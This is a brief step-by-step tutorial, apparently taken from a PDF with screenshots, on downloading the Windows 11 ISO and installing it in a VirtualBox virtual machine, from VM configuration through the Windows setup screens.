STEP-1: Download the windows from Microsoft official website. https://www.microsoft.com/en-in/software-download/windows11




STEP-2: upload the iso mage to the virtual box and configure the windows 11.






STEP-3: provide the size of memory and number of processor to be needed.



STEP-4: create the virtual harddisk.


STEP-5: start the windows11 VM.




Windows11 configuration:

STEP-1: run the windows11. Add installation language. Then give next .


STEP-: click install now.




STEP-2: accept the licence.




STEP-3: select the windows version to be installed.




STEP-4: select do not have product key and next.




STEP-5: set up the windows. Choose custom.




STEP-6: let the disk size be default and it can be customized accordingly.




STEP-7: let the system install.




STEP-8: complete all the windows 11 setup.

